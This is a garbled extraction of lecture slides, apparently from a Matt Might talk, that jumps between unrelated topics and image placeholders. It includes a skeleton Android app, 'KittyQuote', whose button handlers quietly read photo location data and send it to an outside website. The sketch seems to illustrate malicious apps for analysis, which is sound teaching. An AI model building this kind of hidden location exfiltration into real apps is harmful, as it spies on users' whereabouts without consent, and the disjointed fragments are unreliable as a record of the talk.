
Broad, reusable assays

High coverage











What about cancer?

A professional headshot of a man with dark hair, wearing a light-colored striped suit jacket, a white shirt, and a green patterned tie. He is smiling slightly and looking towards the camera. The background is an office setting with a computer monitor and a window.

Eddy Yang







Harry Erba



Chris Klug





The War on Error?

^f : :



```
public class KittyQuote extends Activity {  
    String img = "k155"; // kitty image  
    // other fields ...  
    public void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        // build quote list and other initialization  
    }  
    public String getKitty() {  
        // access "DCIM/Camera" and use ExifInterface  
        // to exfiltrate location  
    }  
    public void aboutButton(View view) {  
        // display normal information  
        String website = "http://www.catquotes.com";  
        startActivity(  
            new Intent(Intent.ACTION_VIEW,  
            Uri.parse(website)));  
        try {  
            new SendOut().execute(website);  
        } catch (Exception e) {}  
    }  
    public void nextButton(View view) {  
        img = getKittey(); // store loc info  
    }  
    public void prevButton(View view) {  
        img = getKittey();  
    }  
    public void kittyQuoteButton(View view) {  
        // display kitty quote as toast message  
        // ... and send out location info to a website  
        String url = "http://www.catquotes.com?" + img;  
        try {  
            new SendOut().execute(url);  
        } catch (Exception e) {}  
        // if network fails, not giving up  
    }  
}  
Type :quit<Enter> to exit Vim
```

→ { halts
 loops
 dunno }



Thank you!

Matt Might | matt.might.net | [@mattmight](https://twitter.com/mattmight)

